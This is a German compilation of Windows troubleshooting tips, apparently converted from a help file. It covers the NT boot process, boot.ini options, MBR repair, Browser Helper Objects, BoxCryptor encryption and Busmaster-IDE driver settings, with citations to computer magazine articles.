Wird mit Bootlog-Datei (c:\bootlog.txt{bmc notepad.bmp}) hat normal das Attribut "Versteckt") gebootet (Falls das Bootmenü nicht über den entsprechenden Eintrag in msdos.sys aktiviert ist, die "Strg"-Taste während des Bootens gedrückt halten, bis es erscheint), so ist es gemäß c't Heft 26/2000, Seite 156 auf einigen Systemen normal, dass beim Laden der VxDs ndis2 und ebios ein Fehler auftritt!

Bei der automatischen Suche nach SCSI-Adaptoren, z.B. beim Booten zur System-Neuinstallation oder von Notfall-Bootdisketten kann es zu Konflikten kommen. Falls eine NE2000-kompatible Netzwerkkarte unter der IO-Adresse 340h im System ist, muss der *Aspi2dos.sys*-Treiber für AHA-150x, AHA-151x, AHA-152x entweder

- in der config.sys der Bootdiskette durch auskommentieren der entsprechenden Zeile entfernt werden
- oder
- mittels Einzelbestätigung jeder config.sys-Zeile übersprungen werden. Hierzu beim Booten die Strg-Taste gedrückt halten.

Oder

- die IO-Adresse der Netzwerkkarte auf eine niedrigere Adresse legen (F5 beim Start gedrückt halten und das Konfigurationsprogramm der Netzwerkkarte ausführen).

Unter WinME wird config.sys durch das System immer wieder durch eine leere Datei ersetzt. Beim Start einer DOS-Box wird <windir>\command\cmdinit.bat{bmc shortcut.bmp} abgearbeitet, wo benötigte Treiber (z.B. ansi.sys) über Treiber-Lade-Tools wie device.com oder devload.exe geladen werden können. (c't Heft 3/2001, Seite 199).

Siehe auch Bootvorgang (NT), DDC, DMI, Auto-Logon und Autostart, IOS.INI.

Boot95

\$ Boot-Vorgang (Win95)

##\$Boot-Vorgang (NT.. mit Intel-Prozessor)

Seit ca. dem Jahr 2007 bei MAC und seit Win7 wird häufig nicht mehr die unten beschriebene BIOS-MBR-Variante sondern die Kombination aus UEFI und GUID Partition Table GPT verwendet.

Nach dem BIOS-Bootroutinen und gegebenenfalls im Master-Boot-Record (MBR) eingebauten Bootmanagern oder Diskmanager abgearbeitet sind, lädt und startet der Bootsektor der aktiven Partition dann die Datei NTLDR (statt IO.SYS). NTLDR (oder der hiervon gestartete ntddetect.com??) schaltet vom Realmode in den Protectedmode um und holt sich mittels des integrierten Mini-Dateisystems die normalerweise versteckte Datei BOOT.INI vom Bootlaufwerk. Die hier eingetragenen Systeme können ausgewählt werden. Eventuell ist auch noch Ntbootdd.sys vorhanden, ein Treiber für einen Host-Adapter, z.B. einen SCSI-Adapter. Ist bootfont.bin vorhanden, wird dieser Zeichensatz fürs Boot-Menü verwendet. Wird der "C:"-Eintrag gewählt, so wird zurück zum Realmode geschaltet und BOOTSECT.DOS so aktiviert, wie er vom BIOS vor der NT-Installation geladen worden wäre. Ansonsten wird NTDETECT.COM zur Überprüfung der Hardware aktiviert. Anschließend wird NTOSKRNL.EXE geladen und dann der HAL (Hardware abstraction Layer). Dann wird der System-Hive, d.h. ein Teil der Registry geladen. Sofern nicht die /SOS-Option gebootete wurde, werden dann statt dem NTLDR ausgelesen und das gewählte System gestartet. Für DOS-Programme sind CONFIG.NT und AUTOEXEC.NT vorhanden, werden aber zum Booten von NT nicht verwendet. Falls der Dienst autoexnt installiert ist, wird autoexnt.bat aus dem Systemverzeichnis ausgeführt.

Wird auf einem Rechner mit XP nachträglich Win2000 auf eine andere Partition installiert, so lässt sich XP danach vermutlich nicht mehr starten, da Win2000 veraltete Dateien ntldr und ntddetect.com nach c:\ der aktiven XP-Partition geschrieben hat. Diese müssen dann durch Kopieren von der XP-CD aus \i386-Verzeichnis wieder auf aktuellen Stand gebracht werden! (Zeitschrift c't Heft 7/2002, Seite 214)

Wie man bei NT/2000/XP und nachträglicher Win9x-Installation alles wieder zurechtbiegt, ist in der Zeitschrift c't Heft 21/2002, Seite 248ff beschrieben.

Im Heft 10/2004, Seite 94 der c't ist im Artikel

Peter Siering: Schluss mit XP-Fehlstarts

auch einiges zum Systemstart beschrieben! Unter anderem:

- Das Programm `fixmbr` der Wiederherstellungskonsole restauriert den MBR. Wenn dies auf der Recovery-CD fehlt, kann den MBR z.B. mit einer Knoppix-CD und dem Kommando `sudo install-mbr /dev/hda` restaurieren. U. U. ist auch die SCSI-Festplatte `/dev/sda` zu wählen, keinesfalls jedoch z.B. `/dev/hda0`, dies wäre der Partition-Boot-Record statt des MBR. (c't Heft 20/2005, Seite 182f).
- Das Programm `fixboot` der Wiederherstellungskonsole repariert den Bootsektor.
- Mit `bootcfg /rebuild` in der Wiederherstellungskonsole kann man interaktiv alle gefundenen Windows-Installationen in `boot.ini` eintragen.
- Die Dateien `ntldr` und `ntddetect.com` müssen gegebenenfalls aus dem Verzeichnis `i386` einer WinXP-CD ins Hauptverzeichnis der ersten primären Partition kopiert werden, z.B. nachdem zusätzlich zu XP ein Win2000 installiert wurde.
- `ntbootdd.sys` wird in seltenen Fällen benötigt, falls Festplatten ohne BIOS-Hilfe angesprochen werden müssen. Dies gilt dann, wenn in `boot.ini` die Zeilen in `[operating systems]` statt mit `multi...` mit `scsi...` beginnen.

Von der Zeitschrift "Magazin für Computertechnik c't" <http://www.heise.de/ct/{bmc earth16.bmp}> gibt es ein Tool `killmbr.exe`, das nach einer Sicherheitskopie des MBR auf eine Diskette diesen löscht, um z.B. die Festplatte ganz neu zu konfigurieren! Wie man diese Sicherheitskopie bei nicht mehr bootfähigem Rechner (weil man die falsche Festplatte erwischt hat) wieder restauriert, ist im Heft 19/2003 Seite 184 beschrieben: Knoppicillin-CD aus Heft 9/2003 bzw 20/2003 oder Knoppix aus Heft 4/2003 von CD booten, bei Zweiterem mit `sudo su` root-Rechte verschaffen, Sicherungsdiskette einlegen und mit `mount /mnt/floppy` mounten und dann mit `dd if=/mnt/floppy/mbr.bak of=/dev/<hd>`

auf die Festplatte kopieren, wobei `<hd>` z.B. für die Master-Platte am primären Controller durch `hda`, für weitere Platten durch `hdb`, `hdc`, ... zu ersetzen ist! **Achtung:** `dd` überschreibt ohne Warnung und ohne Sicherheitskopie!

Gemäß c't Heft 10/2004, Seite 94ff Peter Siering: Schluss mit XP-Fehlstarts, gab es vom Microsoft mal das Programm `bootvis.exe`. Versuche, damit den Bootvorgang zu beschleunigen, enden oft in nicht mehr funktionsfähigen Systemen! In WinXP ist eine derartige Boot-Optimierung sowieso integriert und arbeitet automatisch.

Eine detaillierte Beschreibung des Bootvorgangs von NTff findet sich auch unter [{bmc earth16.bmp}](http://www.windowsnetworking.com/kbase/WindowsTips/WindowsNT/RegistryTips/Registry/RegistryConstructionSteps.html)

Der Bootvorgang kann bei XP etwas beschleunigt werden, indem die benötigten Dateien auf der Festplatte neu, am äußeren Rand (mit schnellerer Transferrate), angeordnet werden. Dies kann gemäß PC-Welt Heft 7/2006, Seite 131

BootNT

\$ Bootvorgang (NT)

aktiviert werden, indem unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\OptimallLayout.EnableAutoLayout{bmc edit.bmp} mit dem DWORD-Wert 1 angelegt wird.

In der PC-Welt Heft 11/2009, Seite 114 ist beschrieben, wie man mit Sysinternals Process-Monitor ProcMon.exe einen BootLog erstellt und danach auf Treiber, die lange zum Start brauchen, durchsucht.

In der PC-Welt Heft 12/2006, Seite 62ff ist beschrieben, wie man sich eine bootfähige CD mit Bootmenü erstellt.

Ab Windows Vista wird das BCD-Bootsystem verwendet.

Über den Registry-Eintrag HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.VerboseStatus{bmc edit.bmp} (DWORD) mit dem Wert 1 kann bewirkt werden, dass Windows (Win7 und auch ??) beim Booten und Logon etwas detaillierter anzeigen, was gerade gemacht wird.

Gemäß c't Heft 5/2012, Seite 118ff (Schneller im Ziel, Boot-Tipps für Windows 7) im Kasten auf Seite 125 findet man den Hinweis, dass man im Eventviewer (Ereignisanzeige) unter "Anwendungs- und Dienstprotokolle", "Microsoft", "Windows", "Diagnostics-Performance", Betriebsbereit (Admin-Rechte zur Anzeige erforderlich!) u.U. hilfreiche Hinweise zu Bootverzögerungen findet. Bei viele Einträgen der Art

The Desktop Window Manager is experiencing heavy resource contention.

Reason : CPU resources are over-utilised.

Diagnosis : A sharp degradation in Desktop Window Manager responsiveness was observed.

führt aber der Link "Event Log Online Help" leider ins Nirwana. Und auch Googlen führt nicht direkt weiter. Event ID 100 tritt wohl sowohl als Critical, Error, Warning oder Information auf. Gemäß

<http://social.technet.microsoft.com/Forums/windows/en-US/48005f5d-5f66-439a-af51-3a2ebb894e31/diagnosticsperformance-log-event-100-critical-error-or-warning-when-and-why?forum=w7itproperf{bmc earth16.bmp}> wohl je nachdem ob der Bootvorgang oder der "Post-Boot-Vorgang" die Minor oder Major Zeit-Schwelle überschritten hat.

Gemäß

<http://social.technet.microsoft.com/Forums/windows/en-US/13738c6f-d093-4769-bf2e-3a938f46c832/force-boot-performance-monitoring-events-to-always-log?forum=w7itproperf{bmc earth16.bmp}> sind die Schwellen wohl unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics\Performance\Boot{bmc tree.bmp} (auf 64bit Win8 nur in der 64Bit-View zu sehen!) festgelegt. Gemäß <http://support.microsoft.com/kb/942910{bmc earth16.bmp}> sind einige IDs (101, 203, 401) mit "... benötigt länger ..." zu ignorieren.

Das Windows Performance Toolkit (Ein Teil des Windows Assessment and Deployment Kit "Windows ADK")

(<http://msdn.microsoft.com/de-de/library/hh162945.aspx{bmc earth16.bmp}>,

<http://go.microsoft.com/fwlink/p/?LinkID=293840{bmc earth16.bmp}>) enthält das Programm Xbootmgr.exe, der Nachfolger von Bootvis.exe. Die heruntergeladene Datei fragt beim ersten Start, ob man direkt herunterladen und installieren möchte oder ob man nur herunterladen möchte. Entscheidet man sich für "nur herunterladen", dann startet man danach die Datei nochmal und kommt dann direkt zur Auswahl der Komponenten, die man aus den heruntergeladenen Dateien installieren möchte. Eine Anleitung zur Verwendung von Xbootmgr.exe (für Win7 und Win8) gibt es z. B. unter

<https://www.wintotal.de/windows-performance-toolkit-macht-mudes-windows-wieder-munter/{bmc earth16.bmp}>

Auch der "Process Monitor" von Sysinternals kann den Bootvorgang analysieren.

Um die Analyse des Bootvorgangs (u.a. anhand der Windows-Ereignislog-Einträge unter "Anwendungs- und Dienstprotokolle", "Microsoft", "Windows", "Diagnostics Performance", Betriebsbereit)

Siehe auch BCD-Boot-System (Vista ff), System-Start, Bootvorgang (Win95), DML, Auto-Logon und Autostart, Startdiskette, BootExecute/PartitionMagic.

##\$K BOOT.INI (NTff)

Mit Windows-Vista wurde auch die Konfigurationsdatei für das Booten vom alten INI-Dateiformat auf das Registry-Datei-Format umgestellt, siehe [Boot-Configuration-Data BCD](#).

Boot.INI legt das Bootmenü des NT-Loaders fest und muss im Wurzelverzeichnis des Startlaufwerks liegen (normalerweise mit Attribut "verborgen"). Im Abschnitt [boot loader] gibt es die Einträge fürs Timeout (z.B. timeout=30) und fürs Default-System den Verweis auf einen Eintrag im Abschnitt [operating system] (z.B. default=multi(0) disk(0) rdisk(0) partition(3) \WINNT35).

Im Abschnitt [operating system] gibt es einen Eintrag für jeden Menü-Punkt in der Form "partition=name option(en)", wobei Optionen nur für NT möglich sind. Beispiele ohne Optionen:

```
C:\="MS_DOS"
```

```
multi(0) disk(0) rdisk(0) partition(3) \WINNT35="NT Workstation"
```

```
multi(0) disk(0) rdisk(0) partition(3) \WINNT35="NT Notfall" /basevideo /sos
```

Folgende Optionen sind möglich:

/NODEBUG	Es werden keine Debuginformationen gesammelt (default)
/DEBUG	Debuginformationen werden an eine COM-Schnittstelle übertragen (Drucker, Terminal (z.B. PC im Terminalbetrieb via Nullmodemkabel) oder Modem anschließen!)
/CRASHDEBUG	establishes a kernel debugger connection, but does not enable debugging unless a bug check occurs. Until then, the port that is usually reserved for debugging is free for other uses.
/DEBUGPORT=COMx	Festlegung des Ports, default ist der höchste verfügbare COM-Port.
/BAUDRATE=nnnnn	Baudrate, default ist 19200 Baud.
/SOS	Treibernamen werden angezeigt.
/NoSerialMice=COMx, COMy, ...	Keine Suche nach einer Maus an den angegebenen Ports, z.B. wenn der Port für eine USV-Anlage verwendet wird und diese gestört würde.
/BASEVIDEO	mit Standard-VGA-Treibern in 640*480, 16-Farben starten.
/SCSIORDINAL:n	Falls mehrere (identische!?) SCSI-Kontroller im System sind, kann damit der Kontroller 0 oder 1 gewählt werden.
/NoExecute	ab XP-SP2 aktiviert dies den <u>NoExecution bzw DEP-Schutz</u> . Einzelne Applikationen können unter Systemeigenschaften, Erweitert, Einstellungen, Systemleistung davon ausgenommen werden. Soweit vom Prozessor unterstützt, wird damit auch PAE (=Physical Address Extension) aktiviert
/Execute	ab XP-SP2 deaktiviert dies den NoExecution bzw DEP-Schutz.
/PAE	Aktiviert PAE ohne NoExecute. Manchmal hilfreich zur Diagnose, ob PAE oder NoExecute die Probleme verursacht

Weiter Infos zu Parametern wie /3GB, /userva=3030, /break, /burnmemory=256, /maxmem=256, /debugport=1394 [/channel=Channel], /hal=HALtest.dll, /kernel=KRNLtest.dll, /noexecute={alwayson | optout | optin | alwaysoff}, /nolowmem, /nopae, /pae, /pcilock, /redirect=COMx, gibt's im Helpfile debugger.chm zu den [Debugging Tools for Windows](#) <http://go.microsoft.com/fwlink/?linkid=8708{bmc earth16.bmp}> und von hier den Link: [Reviewing and Correcting Boot.ini Settings on x86-based Systems](#) <http://go.microsoft.com/fwlink/?linkid=10004{bmc earth16.bmp}>. Achtung: In der Hilfedatei debugger.chm der Debugging-Tools gibt's auch einen [Security During Postmortem Debugging {bmc help.bmp}](#)-Hinweis

c:\="My System" entspricht einem c:\bootsector.dos="My System" (oder c:\bootsect.dos="My System"?). Wenn der Bootsektor einen anderen Namen hat, ist dieser entsprechend anzugeben (Zeitschrift c't Heft 21/2002, Seite 248), z.B. c:\lilo.bin="Linux".

Beim Sichern und restaurieren einer NT-Partition z.B. mit Drive-Image kann ein Problem auftreten: Wird die NT-Partition an einer anderen der 4 Positionen im Master-Boot-Record eingetragen, dann geht nach dem Restore nichts mehr. Eine Abhilfe ist, vor dem sichern die boot.ini so ergänzen, dass jede der 4 Partitionen gebootet werden kann, falls sich dort ein NT findet (Tipp aus c't Heft 3/99, Seite 196 + Korrektur c't Heft 5/99, S. 11):

```
multi(0) disk(0) rdisk(0) partition(1) \WINNT="NT Part 1"  
multi(0) disk(0) rdisk(0) partition(2) \WINNT="NT Part 2"  
multi(0) disk(0) rdisk(0) partition(3) \WINNT="NT Part 3"  
multi(0) disk(0) rdisk(0) partition(4) \WINNT="NT Part 4"  
multi(0) disk(0) rdisk(0) partition(1) \WINNT="NT Part 1 SOS" /basevideo /sos  
multi(0) disk(0) rdisk(0) partition(2) \WINNT="NT Part 2 SOS" /basevideo /sos  
multi(0) disk(0) rdisk(0) partition(3) \WINNT="NT Part 3 SOS" /basevideo /sos  
multi(0) disk(0) rdisk(0) partition(4) \WINNT="NT Part 4 SOS" /basevideo /sos
```

Bootlni

\$ BOOT.INI (NT);abgesicherter Modus

K BOOT.INI (NT);NoExecution

rdisk(0) ist dabei im Allgemeinen die Master-Festplatte am primären Festplatten-Kontroller. Wenn das BIOS es jedoch erlaubt, als erstes Bootdevice eine andere Platte zu wählen, dann ist es diese Platte.

Bei WinXP kommt man mit F8 während des Bootens in ein Menü, in dem unter anderem der "abgesicherte Modus" zur Verfügung steht, ohne dass eine Zeile mit der "... /sos"-Option in boot.ini enthalten ist.

Irgendwo (nicht jedoch beim normalen XP-Home, in der Wiederherstellungskonsole??) gibt es das Programm bootcfg.exe, mittels dessen sich z.B. mit

```
bootcfg /Timeout 4
```

der Timeout-Eintrag setzen lässt oder mit

```
bootcfg /rebuild
```

interaktiv alle gefundenen Windows-Installationen wieder richtig (z.B. nach einem Umpartitionieren) in der boot.ini eintragen lassen.

Wer gelegentlich von Diskette booten möchte, diese aber im BIOS nicht als erstes Bootdevice eintragen möchte oder wegen Passwortschutz nicht ans BIOS rankommt, kann

```
A:\IO.SYS="Disk A:"
```

eintragen!

MSCONFIG.EXE{bmc shortcut.bmp} enthält im Blatt "BOOT.INI" bei XP unter anderem einen Button zum Überprüfen der Startpfade.

Der Wert timeout = -1 für "unendlich auf Tasteneingabe warten" lässt sich nur durch direkte Bearbeitung der boot.ini setzen. Sobald allerdings msconfig.exe gestartet wird, wird der Wert auf 3 gesetzt, da dieses Programm irrtümlich den Bereich 3 ... 999 als gültigen Bereich prüft und bei jedem Start, auch wenn die Seite "Boot.INI" gar nicht aktiviert wurde, korrigiert. Ähnlich auch Systemsteuerung | System | Erweitert{bmc shortcut.bmp} | Starten und Wiederherstellen | Einstellungen korrigiert -1 auf 30, lässt aber 0 (Checkbox deaktiviert, für sofort das Default-System booten) und auch 1 oder 2 Sekunden zu. (c't Heft 24/2002, Seite 205).

Gemäß c't Heft 21/2002, Seite 248ff lässt sich eine zerstörte oder verlorengegangene boot.ini mittels dem Kommando `bootcfg /rebuild` von der Konsole aus weitgehend wiederherstellen.

Zumindest WinXP enthält das Befehlszeilen-Programm bootcfg.exe{bmc help.bmp}.

`ntbootdd.sys` wird in seltenen Fällen benötigt, falls Festplatten ohne BIOS-Hilfe angesprochen werden müssen. Dies gilt dann, wenn in boot.ini die Zeilen in [operating systems] statt mit multi... mit scsi... beginnen. c't Heft 10/2004, Seite 94ff: Peter Siering: Schluss mit XP-Fehlstarts.

Beim "Extensible Firmware Interface" EFI, das ab dem Intel Itanium 2 Prozessor Verwendung findet, wird die boot.ini-Datei durch Einträge im nichtflüchtigen RAM auf dem Mainboard ersetzt: Reviewing and Correcting NVRAM Startup Settings on Itanium-based Systems <http://go.microsoft.com/fwlink/?linkid=10258>{bmc earth16.bmp}

Wenn unter [Operating Systems] /noguiboot /bootlogo hinzugefügt wird, dann versucht Windows die Datei boot.bmp mit 640*480 Pixel, 16 Farben anzuzeigen. (PC-Welt Heft 8/2005, Seite 115)

Aus der Wiederherstellungskonsole heraus kann man mit dem Befehl

```
bootcfg /rebuild
```

alle bootfähigen Partitionen in die boot.ini-Datei eintragen lassen. (c't Heft 9/2005, Seite 186)

Siehe auch Win2000/XP-Wiederherstellungskonsole, Bootvorgang, Laufwerk-Buchstabe.

Bei Vista wurde der NTLDR durch bootmgr.exe (16-bit-Programm für PCs ohne EFI-Bios) und boot.ini durch BCD = Boot Configuration Data. Bei einem EFI (Extensible Firmware-Interface)-BIOS liegt die BCD im EFI-Dateisystem unter \EFI\Microsoft\Boot\, sonst auf der Startpartition unter \Boot\BCD. Zum Bearbeiten der BCD gibt es BcdEdit.exe. (PC-Welt Heft 3/2007, Seite 68)

#\$K **Browser Helper Objects BHO**

BHOs sind aktive Inhalte des Internet-Explorers, neben ActiveX, Java, ... Seit XP SP2 gibt können sie per graphischem Interface (IE, Extras, Internet-Optionen, Programme, AddOns verwalten...) verwaltet werden. In der Registry finden sie sich unter <HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects>{bmc tree.bmp}. Ein Liste der nützlichen bzw schädlichen BHOs findet sich unter <http://www.SpywareInfo.com>{bmc earth16.bmp} (c't Heft 9/2003, Seite 126).

Wie man solche BHO programmiert, ist in Toolbox Heft 6/2004, Seite 67ff gezeigt.

Siehe auch [Autostart-Quellen](#), [IE](#) und hier speziell [Kontext-Menü-Erweiterungen](#).

BHO
\$ Browser Helper Objects BHO
K BHOs;Browser Helper Objects

#\$K **BoxCryptor**

BoxCryptor (<http://www.boxcryptor.com{bmc earth16.bmp}>) bzw.

<https://www.boxcryptor.com/de/boxcryptor-verschl%C3%BCsselung-f%C3%BCr-die-cloud-einfach-und-sicher{bmc earth16.bmp}>) ist eine Software um Daten in einer Cloud verschlüsselt (oder einem Ordner, z.B. im Netzwerk) abzulegen. Für alle gängigen Cloudspeicher-Anbieter (SkyDrive/OneDrive, DropBox, Google Drive, Strato HiDrive, ...) und alle gängigen Plattformen (Windows, Android, iOS, Mac OS X). Bei Linux ist EncFS als kompatible Software zu verwenden! Für Privat-Nutzer für nur einen Speicherort gleichzeitig und max. 2 Geräte kostenlos. Die "Unlimited Personal"-Version, die zusätzlich zu den Daten auch die Dateinamen verschlüsselt und alle Provider & Geräte eines Users unterstützt, kostet 36€ je Jahr. Zwischen solchen Usern können Dateien (mithilfe des zur Verfügung gestellten Pubk-Key-Servers) ausgetauscht werden. Die Business-Version mit 72€/ User und Jahr.

Wenn man in den BoxCryptor-Einstellungen einen weiteren Speicherort hinzufügen möchte, dann versucht das Programm einen zur kostenpflichtigen Version zu leiten. Man muss bei der kostenlosen Version zunächst die Häkchen bei den schon konfigurierten Speicherorten entfernen, bevor man einen neuen konfigurieren kann.

Die entschlüsselte Datei wird im Temp-Ordner für die Verwendung abgelegt. Falls die andere App die Datei sperrt, dann bleibt sie da unverschlüsselt zurück (c't Heft 5/2012, Seite 62, c't Heft 6/2012, Seite 12)

BoxCryptor verwendet, genauso wie Microsofts's EFS, das NTFS-Attribut "Encrypted" für Dateien. Falls im Windows EFS nicht (wie geg. bei der BoxCryptor-Installation empfohlen) deaktiviert wird, kommt u.U. der in diesem Fall sinnlose Hinweis, man solle ein Backup seines EFS-Schlüssels erstellen. Wird eine Datei aus dem BoxCryptor-Ordner via Win7-File-Explorer auf einen anderen Computer mit aktivem EFS kopiert, dann wird die Datei auf dem Zielsystem mit dem dortigen EFS-Schlüssel verschlüsselt und damit i.d.R. unbrauchbar.

<http://www.boxcryptor.com//efs{bmc earth16.bmp}>. Also: Dateien in grüner Schrift, d.h. mit gesetztem "Encrypted"-Attribut sind im BoxCryptor-Ordner mittels BoxCryptor verschlüsselt. Außerhalb dieses Ordners sind solche grünen Dateien EFS-verschlüsselt.

Gemäß c't Heft 14/2013, Seite 12 war in einem vorausgehenden Heft die Installationsreihenfolge verkehrt herum angegeben. Gegebenenfalls muss man den virtuellen BoxCryptor-Ordner box.bc in Boxcryptor aushängen, in den Unterordner der Cloudsynchronisierungs-SW verschieben und dann wieder einhängen.

Boxcryptor ist auch Teil des Artikels zur Datenverschlüsselung in der Cloud in der c't Heft 16/2014, Seite 78f. Da lokal ver- und entschlüsselt wird, ist es eine Ende-zu-Ende-Verschlüsselung. Zur Identifizierung beim Webserver dient ein Hash des gesalzenen Passworts. Für den vereinfachten Zugriff von verschiedenen Geräten kann der RSA-Schlüssel auch verschlüsselt auf dem Server abgelegt werden statt ihn nur lokal zu speichern. Dann braucht sich der User nicht um eine Schlüsselsynchronisierung zwischen den Clients kümmern.

Probleme gibt es u.U. bei WebDAV-Laufwerken: Werden sie über den Windows-Explorer mit einem Laufwerksbuchstaben angebunden, dann stehen sie im Boxcryptor-Einstellungsdialog u.U. nicht zur Verfügung. Workaround: Via commandozeile mit `net use ...` einbinden, dann Boxcryptor nochmal neu starten. Da ein Copy & Paste für das Passwort im Kommandofenster nicht richtig funktioniert ist es vorteilhaft, zunächst im Windows-Explorer auf das WebDAV-Laufwerk zuzugreifen und sich dabei anzumelden. Dann ist bei `net use` kein Username und kein Passwort mehr notwendig.

BoxCryptor unter Windows erlaubt den Zugriff auf die verschlüsselten Dateien über ein zusätzliches virtuelles Laufwerk. **Achtung beim Anlegen von neuen Verzeichnissen:** Wenn das Verzeichnis-Icon **nicht** das grüne Overlay-Symbol hat, dann reicht BoxCryptor die da reinkopierten Dateien unverschlüsselt durch! Über das Explorer-Kontextmenü kann man die Verschlüsselung für jeden Ordner aktivieren!

Siehe auch [Backup](#).

BoxCryptor

\$ BoxCryptor

K BoxCryptor Verschlüsselung für Cloud;Verschlüsselung BoxCryptor;Cloud-Datenverschlüsselung BoxCryptor

#\$K **Bücher über die Registry**

Folgende Bücher zur Registry sind mir bekannt:

M. Freihof; I. M. Kürten: Registry optimal tunen,
PC Praxis Buch Windows 95/NT Workstation,
Data Becker 2. Auflage 1997, ISBN 3-8158-1335-2

Günter Born: Arbeiten mit der Microsoft Windows 95 Registrierung
Nutzen Sie die volle Leistungsfähigkeit der Registrierung: Insider-Kniffe, Troubleshooting, Software-Installation
und Hinweise zu Windows NT 4.0
Microsoft Press 1997, ISBN 3-86063-388-0

Günter Born: Arbeiten mit der Registrierung von Windows 2000 / XP
Nutzen Sie die volle Leistungsfähigkeit: Insidertipps zum Anpassen und Optimieren der Registrierung
Microsoft Press (http://www.microsoft.com/germany/mspress{bmc_earth16.bmp}) 2002, ISBN 3-86063-699-5

BuecherRegistry
\$ Bücher über die Registry
K Bücher über die Registry;Registry-Bücher

#\$K Busmaster-IDE-Controller, -Betrieb

Im Gerätemanager wird je nach Win95-Version für den Intel 82371FB bzw. 82371SB "... Bus Master IDE controller" oder "Standard Dual PCI E-IDE-Controller (Busmastering nicht unterstützt)" angezeigt. Nur wenn zusätzlich (?) der IDEATAPI.MPD-Treiber installiert ist und damit im Gerätemanager ein Eintrag der Form "Intel 82371FB PCI Busmaster IDE Controllers", wird auch Busmasterbetrieb unterstützt. Der Treiber findet sich in der Registry unter HKLM\System\CurrentControlSet\Services\Class\hdc\bmc tree.bmp in mindestens eine der Konfigurationen 0000, 0001, ... (M. Carstens: c't 3/97, S. 362)

Mainboards mit Busmaster-fähigen Bausteinen für den IDE-Port (Busmaster-DMA ist bekannter von den SCSI-Portadaptern) entlasten die CPU beim Datentransfer, da sich die CPU beim Datentransfer von der Festplatte zum Arbeitsspeicher nicht mehr um jedes einzelne Byte kümmern muss und währenddessen z.B. eine andere "Task" bearbeiten kann.

Wird der Busmaster-Treiber verwendet, so kann es vorkommen, dass ältere Festplatten (IDE statt EIDE) und CD-ROM-Laufwerke nicht mehr vorhanden sind. In diesem Fall kann auch z.B. der primäre Controller auf Busmaster-Betrieb bleiben und im Eintrage für den sekundären Controller auf den Standard-Treiber geändert werden:

Aus den Einträge 0000, 0001, ... den, mit DriverDesc="Secondary Bus Master IDE controller" oder so ähnlich suchen und dort PortDriver von "ideatapi.mpd" in "ESDI_506.pdr" ändern (Ohne Gewähr, vorher eine Sicherungskopie der Registry machen und Bootdiskette bereithalten!). DriverDesc sollte gleichzeitig z.B. in "Standard IDE/ESDI controller" geändert werden.

Gemäß c't Heft 4/97, S.398 werden die Treiber nicht mehr weiterentwickelt. Version 2.64 ist die letzte. Die De-Installation kann Probleme machen, da MSHDC.INF verändert ist und Win beim Neustart nach dem Löschen im Gerätemanager\bmc shortcut.bmp wieder nach den Treibern fragt:

1. [WinDir]\inf\MSHDC.INF durch MSHDC.000\bmc notepad.bmp überschreiben
2. Verzeichnis mit Treibern löschen (meist PIIXIDE) löschen
3. [windir]\system\iosubsys\bmc explorer.bmp IDEATAPI.MPD löschen
4. Busmaster-Einträge im Gerätemanager\bmc shortcut.bmp löschen
5. Win-Neustart, im Gerätemanager Standard-Treiber auswählen

Ohne Gewähr. README.TXT beschreibt es etwas anders. Unter

<http://www.intel.com/design/pcinst/busmastr/deinstbm.exe> (bmc earth16.bmp) gibt dafür auch ein Programm, das die notwendigen Schritte erledigt.

Gemäß c't Heft 4/97, Seite 398 gibt es Win95-Versionen (echte Endkunden-CD, nicht OEM) mit fehlerhaftem MSHDC.INF: beim 430HX-Chipsatz lässt sich der zweite IDE-Port nicht aktivieren, Patch <ftp://ftp.intel.com/pub/patch/ideinfup.exe> (bmc earth16.bmp)

Gemäß c't Heft 15/1998, Seite 134 führt ein Update von Win95 auf Win98 zu einem instabilen System, wenn nicht vorher die gegebenenfalls vorhandenen Busmastertreiber von Win95 deinstalliert werden!

Win 95 OEM SR2 enthält Busmasterfähige Treiber für Intel-Chipsätze ab 430FX (alias Triton). Bei Übertragungsfehler kann dieser jedoch gemäß der MS-Knowledgebase

<http://support.microsoft.com/support/kb/articles/Q171/3/53.asp> (bmc earth16.bmp) Systemabstürze verursachen, sofern nicht der Bugfix installiert ist. (c't Heft 22/1998, Seite 218)

Unter Win98 (und Win95SR2) wird Busmaster-Betrieb im Gerätemanager\bmc shortcut.bmp aktiviert, indem unter "Laufwerke" ("Modelle nach Typ anzeigen" auswählen) die gewünschte Festplatte "GENERIC IDE DISK..." gewählt wird und unter Eigenschaften | Einstellungen "DMA" angekreuzt wird. Falls das System damit Probleme hat und nur noch im abgesicherten Modus startet, kann dies nur über direkten Registry-Eintrag wieder abgeschaltet werden: HKLM\System\CurrentControlSet\Services\Class\hdc\bmc tree.bmp\000x IdeDmaDrivex von 1 auf 0 zurück stellen.

Unter NT4 mit ServicePack 3 oder höher kann BusmasterDMA mittels DmaCheck.exe (SP-CD oder <http://support.microsoft.com/support/kb/articles/Q191/7/74.ASP> (bmc earth16.bmp) aktiviert/deaktiviert werden.

Oder zu Fuß: Unter HKLM\System\CurrentControlSet\Services\atapi\Parameters\bmc tree.bmp\Device x ($x=0$ für primären bzw $x=1$ für sekundären EIDE-Kanal) eine String 'DriverParameter' anlegen und 'DmaDetectionLevel = 0x1;' eintragen. Nach Neustart sollte dann DMA aktiv sein, was sich am Eintrag 'DMAEnabled' unter HKLM\Hardware\DeviceMap\Scsi\bmc tree.bmp\Scsiport x ablesen lässt. Falls es trotz Erfüllung aller Voraussetzungen nicht klappt, kann mit 'DmaDetectionLevel = 0x2;' die Aktivierung erzwungen werden. (c't Heft 22/1998, Seite 218)

#Unter NT4 kommt es bei der Installation des Programms "WinOnCD" (zum CDs brennen) bei aktiviertem Busmaster-DMA zum Absturz beim nächsten Booten, so dass nicht mal mehr die letzte bootbare NT-Konfiguration funktioniert und kein Weg an einer NT-Neu-Installation vorbei führt. (c't Heft 23/1999, Seite 270).

Neuste Betriebsart ist Ultra-DMA/33 mit maximal 33 MByte/s. Zuvor gab's PIO-Mode-4 und Multiword-DMA-Mode-2 mit jeweils maximal 16 MByte/s.

BusmasterIDE

\$ Busmaster-IDE-Controller, -Betrieb

K Busmaster-IDE;82371 BusMaster-IDE-Controller;IDE-Busmasterbetrieb,MSHDC.INF;DMA Busmaster-IDE

BusmasterIDE_NT_Crash

